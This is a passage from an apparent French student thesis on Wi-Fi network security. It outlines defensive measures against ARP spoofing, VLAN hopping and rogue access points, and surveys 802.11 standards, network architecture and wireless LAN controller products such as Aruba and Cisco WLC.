- Assurer la haute disponibilité avec failover firewall et HSRP sur le switch cœur;
- Optimiser la gestion du réseau avec PPPoE, BVI et segmentation VLAN;
- Protéger contre les attaques (ARP Spoofing, VLAN Hopping, DHCP Snooping...etc).

4.3. Solution proposée

• Segmentation et haute disponibilité du réseau

- Implémentation de VLANs dédiés pour le Wifi avec routage inter-VLAN sécurisé;
- Mise en place du protocole HSRP (Hot Standby Router Protocol) sur le switch cœur pour assurer la redondance;
- Configuration de PPPoE et BVI sur le routeur pour optimiser l'acheminement du trafic.

• Renforcement de la sécurité Wi-Fi

- Déploiement de WPA3-Enterprise avec authentification 802.1X via un serveur RADIUS;
- Activation de la gestion des certificats pour une authentification renforcée;
- Mise en place de client isolation et de SSID segmentation pour limiter les attaques latérales.

• Protection contre les attaques réseau

- Sécurisation des VLANs contre les attaques VLAN Hopping et Double Tagging.
- Activation de DHCP Snooping, Dynamic ARP Inspection (DAI) et Port Security pour contrer le spoofing et les attaques ARP.

- Protection contre les attaques de capture et de crack WPA/WPA2 (Aircrack-ng) en implémentant de WPA3, EAP-TLS et gestion stricte des certificats pour empêcher le déchiffrement du trafic Wi-Fi.

- Détection et prévention des attaques Evil Twin (Wi-Phisher) et mettant en place un Wireless Intrusion Prevention System (WIPS), désactivation du SSID broadcasting et authentification renforcée via 802.1X.

- Sécurisation contre les attaques de désauthentification et Rogue AP (Aircrack-ng) en activant le 802.11w (Protected Management Frames – PMF) et surveillance des AP malveillants via WIPS.

- Protection contre les attaques MITM et ARP Spoofing (Bettercap) en activant le Dynamic ARP Inspection (DAI), obligation d'utiliser un VPN sécurisé et chiffrement des communications avec SSL/TLS.

- **Fiabilité et gestion du pare-feu :**

- Mise en place d'un failover firewall pour garantir la continuité du service en cas de panne.

- Application de règles strictes de filtrage pour protéger les services exposés.

Conclusion

A travers ce chapitre, nous avons présenté l'organisme d'accueil. Nous nous sommes appuyés sur les deux aspects structurel et fonctionnel. Cela nous a permis d'avoir les principales structures liées à notre champ d'étude, ainsi que de connaître les différents services qui existent au niveau de la direction data management, de critiquer l'existant et proposer des améliorations

Dans le chapitre suivant, nous allons aborder d'une manière générale le concept de Réseaux wifi.

CHAPITRE II :
ETUDE ET SECURITE
DES RESEAUX WIFI

Introduction

Dans ce chapitre, nous explorerons les réseaux Wi-Fi, leurs caractéristiques, leur évolution technologique et leurs applications dans divers secteurs. Nous présenterons ensuite leur architecture, leur fonctionnement et les principales normes qui les régissent. Une attention particulière sera portée aux aspects techniques tels que les fréquences, les protocoles de communication et les performances des réseaux sans fil. Enfin, nous aborderons la sécurité des réseaux Wi-Fi, en analysant les menaces, les attaques potentielles et les solutions existantes pour les protéger efficacement contre les risques de cybersécurité.

1. Caractéristique principale [2]

Les réseaux sans fil reposent sur la transmission de données via des ondes radio, offrant une connectivité flexible et mobile. Ils utilisent différentes fréquences et normes pour optimiser la vitesse, la sécurité et la portée, s'adaptant ainsi à divers cas d'usage comme les réseaux domestiques, professionnels et industriels.

1.1. Transmission sans fil

Utilise des ondes radio pour transmettre des données entre des appareils (ordinateurs, smartphones, tablettes, etc.) et un point d'accès réseau (comme un routeur).

Tableau II. 1: Comparaison entre les transmissions sans fil (Wi-Fi) et câblées (Ethernet). [2]

Critère	Transmissions sans fil (Wi-Fi)	Transmissions câblées (Ethernet)
Mobilité	Permet la connexion en déplacement.	Fixe et nécessite un câblage.
Facilité d'installation	Installation rapide sans câbles.	Nécessite un câblage structuré.
Vitesse	Varie selon les normes et la distance.	Plus rapide et plus stable.
Interférences	Vulnérable aux interférences radio.	Moins sujet aux interférences.
Sécurité	Risques de piratage si mal sécurisé.	Plus sécurisé par défaut.

1.2. Fréquences existantes

Elle fonctionne généralement sur deux bandes de fréquence principales :

- 2,4 GHz : Plus longue portée, mais plus sujette aux interférences;
- 5 GHz : Meilleures performances, mais portée plus courte.




Figure II. 1: : Ondes radio utilisées pour les transmissions Wi-Fi. [3]

- **Bande 2.4 Ghz**

La bande 2,4 GHz est une plage de fréquences radio utilisée pour les communications sans fil, notamment dans les réseaux Wi-Fi, Bluetooth et d'autres technologies IoT.

- a. **Avantages**

- Plus longue portée grâce à une meilleure pénétration des obstacles (murs, meubles).

- b. **Inconvénients**

- Plus d'interférences, car de nombreux appareils (téléphones sans fil, micro-ondes) utilisent cette bande.
 - Seulement 13 canaux disponibles (en Europe), dont 3 ne se chevauchent pas (1, 6, 11).
 - Utilisé par les anciennes normes Wi-Fi (802.11b/g/n).

- **Bande 5 Ghz**

La bande 5 GHz est une plage de fréquences radio utilisée principalement pour les réseaux Wi-Fi modernes, offrant des débits plus élevés et moins d'interférences que la bande 2,4 GHz.

- a. **Avantages**

Plus de canaux disponibles (jusqu'à 25 sans chevauchement).

- Moins d'interférences
 - Débits plus élevés.

- b. **Inconvénients**

- Portée réduite par rapport au 2,4 GHz.
 - Moins efficace pour les longues distances et les environnements avec de nombreuses barrières physiques.
 - Certains anciens appareils ne sont pas compatibles avec cette fréquence.

1.3. Normes associées à l'IEEE 802.11 [6]

Les réseaux Wi-Fi ont suscité un engouement incomparable chez la communauté scientifique, ainsi que chez les industriels, vu l'énorme potentiel que représente une telle technologie. D'un autre côté, la technologie Wi-Fi renferme une grande complexité et pose plusieurs problématiques, souvent divergentes.

a. Normes physiques [6]

La première version normalisée par l'IEEE fût la 802.11. Elle utilisait la modulation DSSS sur la bande 2.4 GHz. Cette norme n'était pas compatible entre constructeurs. De plus, elle offrait un débit très faible (2 Mbps), comparés aux débits que proposait la norme Ethernet filaire. L'IEEE développa de nouvelles générations de réseaux sans fil : la 802.11b, la 802.11a et la 802.11g.

- **802.11b ou Wi-Fi 2**

C'est la première norme Wi-Fi interopérable. Avec un débit de 11 Mbps, elle permet une portée de 300 mètres dans un environnement dégagé. Elle utilise la bande des 2.4 GHz avec 3 canaux radios disponibles. Cette norme Wi-Fi a connu beaucoup d'extensions et chacune d'entre elles, visant à apporter une amélioration soit au niveau du débit, soit au niveau de la bande passante ou même de la sécurité, de la qualité de service ou de la capacité du canal.

- **802.11 a**

Encore appelé Wi-Fi 5, cette norme permet d'obtenir du haut débit (54 Mbit/s) tout en spécifiant 8 canaux. Mais elle n'est pas compatible avec la 802.11b. Elle utilise la technique de modulation OFDM.

- **802.11g**

La 802.11a offre un débit assez élevé mais la portée est plus faible et son usage en extérieur est souvent interdit. Pour répondre à ces problèmes, l'IEEE développe la nouvelle norme 802.11g, offrant le même débit que le Wi-Fi 5, tout en restant compatible avec le Wi-Fi 2 (bande de fréquences de 2.4 GHz). Cette norme vise aussi à remplacer Wi-Fi 2 sur la bande 2.4 GHz mais avec un débit plus élevé pouvant atteindre les 54 Mbits/s. Elle utilise la technique de modulation OFDM.

b. Normes d'amélioration [6]

Voici les normes d'amélioration des réseaux sans fil (Wi-Fi) selon les évolutions de la famille IEEE 802.11 depuis 2009.

- **IEEE 802.11e : la qualité de service**

L'IEEE a chargé le groupe de travail 802.11e d'améliorer la couche MAC 802.11 pour y inclure des mécanismes de qualité de service, afin de permettre un meilleur support des applications sensibles aux phénomènes de latence, telles que les applications de voix ou vidéo. Le groupe de travail a réussi de mettre en œuvre quelques solutions intermédiaires intéressantes, tel qu'EDCF qui réalise un contrôle d'admission simple et efficace.

- **IEEE 802.11f : les handovers**

Le groupe 802.11f vise à développer une technologie permettant la mobilité inter-cellules des appareils Wi-Fi, assurant des performances stables et une connectivité continue lors des déplacements. La norme 802.11f, basée sur le protocole IAPP, permet aux points d'accès d'un même réseau ESS (Extended Service Set) de communiquer entre eux, facilitant un handover (transfert entre cellules) sans interruption. Cependant, cette norme ne garantit ni rapidité ni sécurité optimale lors des transitions. Pour pallier ces limites, l'IEEE a lancé le groupe 802.11r, chargé de créer une nouvelle norme améliorant la sécurité et la vitesse des handovers.

- **IEEE 802.11n : le haut débit**

L'IEEE 802.11n est un groupe de travail au sein de l'IEEE, mis en place en 2003. Les raisons qui ont suscité la création de ce groupe sont les suivantes :

- Les réseaux Wi-Fi (standards 802.11b, g et a) offrent une portée limitée;
- Les réseaux Wi-Fi sont très sensibles aux phénomènes de réflexion d'ondes, ainsi qu'aux interférences ayant comme origine d'autres unités sans fil;
- Les réseaux Wi-Fi sont beaucoup plus lents, en termes de débits, qu'Ethernet.

Le groupe de travail 802.11n vise à résoudre les limitations des normes Wi-Fi existantes en proposant un débit minimal de 100 Mbps et un débit théorique maximal de 540 Mbps. Cette norme s'appuie sur la technologie MIMO (Multiple Input Multiple Output), utilisant plusieurs antennes en émission et réception pour améliorer les performances. Elle exige également une rétrocompatibilité et une interopérabilité totale avec les standards précédents (802.11b, 802.11g et 802.11a), garantissant une intégration transparente avec les appareils existants. IEEE

- **IEEE 802.11i : la sécurité**

Les réseaux Wi-Fi, utilisant un support partagé, exposent les communications à des interceptions, ce qui compromet leur sécurité comparée aux réseaux filaires. Cette vulnérabilité a freiné leur adoption massive. Pour y remédier, l'IEEE 802.11i a été créé afin de concevoir une architecture de sécurité robuste adaptée aux spécificités du sans-fil. Ce groupe, très actif et priorisé par les industriels, cherche à corriger l'absence initiale de sécurité dans les réseaux Wi-Fi, dont l'intégration a posteriori s'est avérée complexe.

- **IEEE 802.11d**

En permettant aux différents équipements d'échanger des informations sur les plages de fréquences et les puissances autorisées dans le pays d'origine du matériel, cette norme permet l'adaptation des couches physiques afin de fournir une conformité aux exigences de certains pays particulièrement strictes, exemple France et Japon.

- **IEEE 802.11h :**

Elle gère le spectre de la norme 802.11a et vise à améliorer la sous couche MAC, afin de rendre compatible les équipements 802.11a avec les infrastructures Hiperlan2. Enfin, elle s'occupe de l'assignation automatique de fréquences du point d'accès et du contrôle automatique de la puissance d'émission, afin d'éliminer les interférences entre points d'accès.




Figure II. 2: Evolution des réseaux Wi-Fi.

1.4. Applications et cas d'usage

Le Wi-Fi joue un rôle vital dans la connectivité moderne, répondant aux besoins de différents secteurs. Sa flexibilité, sa facilité d'utilisation et ses capacités avancées en font une technologie essentielle pour les particuliers et les entreprises, contribuant au progrès économique et social.

Tableau II. 2: Applications du Wi-Fi. [4]

Domaine	Bénéfices	Défis
Entreprises	Flexibilité, réduction des coûts.	Sécurité, gestion des interférences
Wi-fi public et hotspots	Accessibilité, marketing et collecte de données.	Vulnérabilités à la sécurité, gestion de la bande passante.
IOT	Connectivité pour maisons et industries connectées.	Consommation d'énergie, sécurité des appareils.

1.5. Terminologies Clés [8]

Les concepts essentiels du Wi-Fi incluent SSID (nom du réseau), BSSID (adresse MAC du point d'accès), WPA (protocole de sécurité) et MIMO (technologie de transmission multiple).

- **SSID (Service Set Identifier)**
 - Nom d'un réseau Wi-Fi visible par les utilisateurs.
 - Chaque réseau Wi-Fi peut avoir un SSID différent pour l'identification.
- **AP (Access Point ou Point d'accès) :**
 - Équipement qui permet aux appareils de se connecter à un réseau sans fil.
 - Les routeurs domestiques contiennent généralement un AP intégré.
- **WLAN (Wireless Local Area Network) :**
 - Réseau local sans fil qui connecte des appareils sur une courte distance.
- **BSSID (Basic Service Set Identifier) :**
 - Adresse MAC unique identifiant un point d'accès spécifique.
- **WPA/WPA2/WPA3 :**
 - Protocoles de sécurité utilisés pour chiffrer les données sur un réseau Wi-Fi.

1.6. Modes de fonctionnement [6]

Le Wi-Fi peut fonctionner selon plusieurs modes adaptés à différents besoins en termes de connectivité et d'organisation du réseau.

a. Infrastructure Mode

Mode où les appareils sans fil communiquent via un point d'accès connecté à un réseau centralisé.




Figure II. 3: Topologie d'un réseau Wi-Fi en mode infrastructure. [9]

- **Description :**

- Le mode le plus couramment utilisé.
- Les appareils sans fil communiquent via un point d'accès.

- **Applications :**

- Réseaux domestiques, d'entreprise, et publics.

- **Caractéristiques :**

- Nécessite un ou plusieurs AP connectés à un routeur.
- Permet un contrôle centralisé et une couverture étendue.

b. Ad-hoc Mode

Mode où les appareils communiquent directement entre eux sans infrastructure centralisée.

- **Description :**
 - Permet une communication directe entre appareils sans passer par un AP.
 - Les appareils forment un réseau temporaire (peer-to-peer).
- **Applications :**
 - Scénarios temporaires ou limités (ex. partage rapide de fichiers).
- **Limitations :**
 - Portée limitée.
 - Moins sécurisé et difficile à gérer à grande échelle.



Figure II. 4: Ad-hoc mode. [6]

2. Architecture d'un réseau WiFi

L'architecture d'un réseau Wi-Fi définit la structure et les composants nécessaires pour assurer une connexion sans fil efficace et sécurisée.

2.1. Composants principaux

Un réseau Wi-Fi repose sur plusieurs éléments essentiels qui permettent la communication entre les appareils sans fil et l'infrastructure réseau.

a. Points d'accès (AP - Access Points) [8]

Les points d'accès permettent aux appareils sans fil de se connecter au réseau en relayant les données entre eux et l'infrastructure filaire.




Figure II. 5: Schéma d'un point d'accès (AP) dans un réseau Wi-Fi. [12]

- **Rôle**

- Agissent comme une passerelle entre les appareils sans fil et le réseau câblé (LAN ou Internet).
- Fournissent un SSID pour que les appareils puissent s'y connecter.

- **Fonctions avancées**

- Gestion de la bande passante.
- Sécurité réseau (chiffrement WPA3, filtrage MAC).
- Support multi-bande (2,4 GHz, 5 GHz, 6 GHz).

b. Cartes réseau sans fil (NIC - Network Interface Card) [13]

Les cartes réseau sans fil équipent les terminaux (PC, smartphones, IoT) pour leur permettre de se connecter aux réseaux Wi-Fi.




Figure II. 6: Fonctionnement des cartes réseau sans fil (NIC). [13]

- **Rôle**

- Permettent aux appareils (ordinateurs, téléphones, imprimantes) de se connecter à un réseau Wi-Fi.
- Inclus dans les appareils modernes ou disponibles sous forme de périphériques USB/dongles.

- **Caractéristiques clés**

- Compatibilité avec les normes Wi-Fi (ex. 802.11n, 802.11ac).
- Puissance d'émission et sensibilité de réception.

c. Contrôleurs de réseau (WLC - Wireless LAN Controllers)

Les contrôleurs WLAN centralisent la gestion des points d'accès, optimisant la performance, la sécurité et la configuration du réseau Wi-Fi.




Figure II. 7: Wireless lan controller. [14]

- **Rôle**

- Centralisent la gestion de plusieurs points d'accès dans un réseau d'entreprise.
- Configurent les AP, surveillent les performances, et appliquent des politiques de sécurité.

- **Avantages et Inconvénients des Wireless LAN Controllers (WLCs) [11]**

a. Avantages des WLCs

Les contrôleurs de réseau local sans fil (WLCs) offrent plusieurs avantages :

- Centralisation de la gestion : Permet d'administrer l'ensemble des points d'accès (APs) depuis une seule interface;
- Optimisation du spectre radio : Ajuste dynamiquement les canaux et la puissance d'émission pour éviter les interférences;
-

- Sécurité renforcée : Intègre des mécanismes comme le WPA3, le 802.1X et le filtrage MAC;
- Équilibrage de charge : Répartit intelligemment les utilisateurs entre plusieurs points d'accès pour éviter la congestion;
- Déploiement simplifié : Facilite l'ajout de nouveaux AP sans nécessiter une configuration individuelle;
- Redondance et haute disponibilité : Assure une continuité de service en cas de panne d'un AP;
- Surveillance et reporting : Collecte des statistiques en temps réel sur l'état du réseau et les performances des AP;
- Contrôle des coûts : Réduction des dépenses opérationnelles grâce à une gestion centralisée.

b. Inconvénients des WLCs

- Coût élevé : L'acquisition et la maintenance d'un WLC peuvent être onéreuses, surtout pour les PME.
- Dépendance au contrôleur : En cas de panne du WLC, l'ensemble du réseau Wi-Fi peut être affecté.
- Complexité de configuration : Nécessite des compétences avancées pour une mise en œuvre et un paramétrage optimaux.
- Latence potentielle : Le traitement du trafic via un WLC peut introduire un léger retard dans la communication.

2.2. Solutions WLC existantes

On distingue deux types de solutions WLC : propriétaires et libres.

• Solutions libres

a. OpenWrt avec OpenNDS

OpenWrt est une solution open-source permettant de transformer un routeur standard en contrôleur Wi-Fi.

Principales caractéristiques :

- Flexibilité et personnalisation : Permet d'adapter les configurations réseau selon les besoins;
- Contrôle avancé des points d'accès avec le protocole CAPWAP;

- Sécurité renforcée avec des règles de pare-feu et un serveur RADIUS intégré;
- Gestion des clients avec OpenNDS pour un portail captif et un contrôle d'accès.

b. Ubiquiti UniFi Controller

Bien que propriétaire, UniFi propose une solution abordable et proche des solutions open-source.

Principales caractéristiques :

- Interface intuitive accessible depuis un navigateur web ou une application mobile;
- Gestion centralisée des points d'accès, commutateurs et passerelles UniFi;
- Support des VLANs et des SSIDs multiples pour la segmentation réseau;
- Mises à jour régulières et communauté active assurant l'évolution continue de la plateforme.

2.3. Solutions propriétaires

a. Solution Aruba Mobility Controller [16]

Les solutions Aruba, filiale de Hewlett Packard Enterprise (HPE), offrent une gestion avancée des infrastructures Wi-Fi.



Figure II. 8: Aruba WLC. [16]

• Principales Caractéristiques

- **Architecture centralisée et distribuée** : Permet une gestion efficace du Wi-Fi pour les entreprises de toutes tailles.
- **Compatibilité avec les standards Wi-Fi** : Supporte les protocoles 802.11ax (Wi-Fi 6), 802.11ac et 802.11n.
- **Gestion des politiques réseau** : Intégration avec ClearPass et AirWave pour un contrôle granulaire.
- **Sécurité avancée** : Support de WPA3, 802.1X, IDS/IPS et pare-feu intégré.

- **Optimisation RF** : Technologie AI pour ajuster automatiquement les paramètres radio.
- **Haute disponibilité** : Support du clustering et du basculement sans interruption.
- **Fonctionnalités**
 - Gestion centralisée des points d'accès
 - Sécurisation des connexions Wi-Fi (WPA3, filtrage MAC, VPN)
 - Optimisation de la bande passante avec gestion automatique des canaux
 - Surveillance et analyse du trafic réseau
 - Contrôle d'accès basé sur les rôles (RBAC)
 - Intégration avec les solutions NAC comme ClearPass
 - Roaming sans coupure (Fast Roaming, 802.11r, 802.11k)
 - Segmentation du réseau avec VLAN dynamique
 - Gestion multi-site avec Aruba Central
 - Détection et prévention des attaques Wi-Fi (WIDS/WIPS)
- **Composants de l'Aruba WLC**

Le tableau suivant illustre les composant de WLC Aruba.

Tableau II. 3: Composants de Aruba. [16]

Composant	Fonction Principale
Points d'accès (AP)	Diffusent le signal Wi-Fi et assurent la connectivité des utilisateurs.
Contrôleur Aruba (WLC)	Gère et sécurise les AP, applique les politiques réseau.
AirWave	Solution de gestion et monitoring du réseau sans fil.
ClearPass	NAC (Network Access Control) pour l'authentification et l'autorisation des utilisateurs.
Aruba Central	Plateforme cloud pour la gestion centralisée des équipements Aruba.
Firewall intégré	Applique des règles de sécurité et filtre le trafic réseau.
Optimisation RF (AI)	Ajuste automatiquement les canaux et la puissance d'émission.

- **Avantages**

- Sécurité renforcée avec WPA3, IDS/IPS et ClearPass;
- Gestion centralisée avec Aruba Central et AirWave;
- Optimisation des performances Wi-Fi avec AI et gestion automatique des interférences;
- Scalabilité adaptée aux entreprises de toutes tailles;
- Support du cloud pour un déploiement et une gestion à distance.

- **Inconvénients**

- Coût élevé par rapport aux solutions concurrentes;
- Complexité de configuration pour les petites entreprises sans expertise IT;
- Dépendance aux licences (ClearPass, Aruba Central nécessitent des abonnements payants);
- Consommation de ressources pour les fonctionnalités avancées.

b. Solution Cisco Wireless LAN Controller [4]

Cisco propose une gamme de WLCs conçus pour répondre aux besoins des entreprises en matière de gestion Wi-Fi.



Figure II. 9: Cisco wlc. [4]

Le premier modèle de WLC a été développé pour centraliser la gestion des points d'accès et améliorer la sécurité des réseaux sans fil.

Les WLCs Cisco se distinguent par leur capacité à offrir une solution robuste et évolutive, permettant aux entreprises de gérer efficacement leurs infrastructures Wi-Fi tout en maintenant un haut niveau de sécurité et de performance.

- **Comparaison des différentes solutions de gestion Wi-Fi**

Après avoir présenté les caractéristiques des WLCs, nous proposons une comparaison entre différentes solutions pour mieux comprendre leurs avantages et inconvénients. Le tableau ci-dessous montre cette comparaison.

Tableau II. 4: Comparaison entre Cisco WLC et Aruba WLC.

Caractéristique	Cisco WLC	Aruba WLC
Modèle économique	Licence payante, offre commerciale avancée	Licence payante, solutions cloud et on-premise
Installation	Configuration avancée requise	Installation plus intuitive
Contrôle des données	Très élevé, gestion centralisée des APs	Bon, mais dépend du mode de déploiement
Personnalisation	Interface robuste mais nécessite une expertise	Très personnalisable avec une gestion flexible
Sécurité	Excellente, avec support du WPA3, segmentation VLAN	Très bonne, intégration avec IDS/IPS
Collaboration	Gestion centralisée pour les grandes entreprises	Supporte l'accès invité et les portails captifs avancés
Intégrations	Compatible avec les solutions Cisco (ISE, DNA Center)	Compatible avec de nombreux outils tiers
Facilité d'utilisation	Interface avancée mais complexe pour les novices	Interface plus intuitive et accessible
Communauté	Très grande, support officiel et forums	Grande communauté avec support actif
Prix	Coût élevé, adapté aux grandes entreprises	Coût plus flexible, adapté aux PME et grandes entreprises

3. Choix de la solution

Dans le tableau précédent, nous avons comparé différentes solutions de gestion Wi-Fi. Nous devons maintenant choisir la solution qui correspond le mieux à nos besoins.

La solution retenue doit répondre aux critères suivants :

- Sécurité : Support WPA3, 802.1X, WIPS/WIDS, segmentation VLAN, protection contre les attaques Wi-Fi;
- Scalabilité & Performance : Nombre max d'AP, connexions simultanées, support Wi-Fi 6/7, évolutivité;
- Gestion & Administration : Interface Web/CLI/API, monitoring, logs SIEM, gestion centralisée des AP;
- - Optimisation du Réseau & QoS : Load balancing, QoS, roaming rapide (802.11r/k/v), réseau maillé.
- Compatibilité & Intégration;
- Modulaire et innovante.

3.1. Cisco Wireless LAN Controller (WLC)

Parmi les solutions étudiées, Cisco WLC répond à tous ces critères. Cette section présente en détail ses caractéristiques.

a. Présentation

Le Cisco Wireless LAN Controller (WLC) est une solution centralisée permettant de gérer, configurer et sécuriser l'ensemble des points d'accès Wi-Fi d'un réseau.

Il facilite l'administration en offrant un contrôle total des connexions, un suivi en temps réel des performances et une gestion avancée des politiques de sécurité.

Conçu pour les entreprises et les grandes infrastructures, Cisco WLC assure une gestion évolutive du réseau sans fil avec une sécurité robuste et une intégration fluide avec d'autres solutions Cisco.

b. Versions de Cisco WLC

Le tableau suivant illustre les différentes versions et évolutions des WLC de Cisco.

Tableau II. 5: Versions de cisco WLC. [10]

Nom	Date de sortie	Caractéristiques principales
Cisco 9800 Series	2019	Basé sur IOS-XE, haute disponibilité, gestion avancée en cloud et on-premise.
Cisco 5500 Series	2015	Performance optimisée pour les moyennes et grandes entreprises.
Cisco 2500 Series	2012	Idéal pour les PME, gestion simplifiée avec support des points d'accès modernes.

c. Fonctionnalités de Cisco WLC

- Gestion centralisée des points d'accès : Permet de contrôler plusieurs AP à partir d'une seule interface, réduisant ainsi la complexité du réseau;
- Sécurité avancée : Intègre WPA3, 802.1X, segmentation VLAN, et détection des menaces en temps réel pour garantir un réseau sécurisé;
- Optimisation de la performance Wi-Fi : Fonctionnalités comme Band Steering, Load Balancing, et Optimized Roaming améliorent la connexion des utilisateurs;
- Support des réseaux Wi-Fi 6 et Wi-Fi 6E : Compatible avec les dernières technologies pour offrir des performances optimales;
- Intégration avec Cisco DNA Center : Permet une gestion automatisée du réseau avec intelligence artificielle et machine learning;
- Mises à jour et correctifs réguliers : Cisco fournit des mises à jour de sécurité et d'amélioration des performances pour maintenir la stabilité du réseau.

3.2. Caractéristiques de Cisco WLC

Dans cette partie, nous allons citer les caractéristiques de Cisco WLC :

a. Gestion du flux de travail

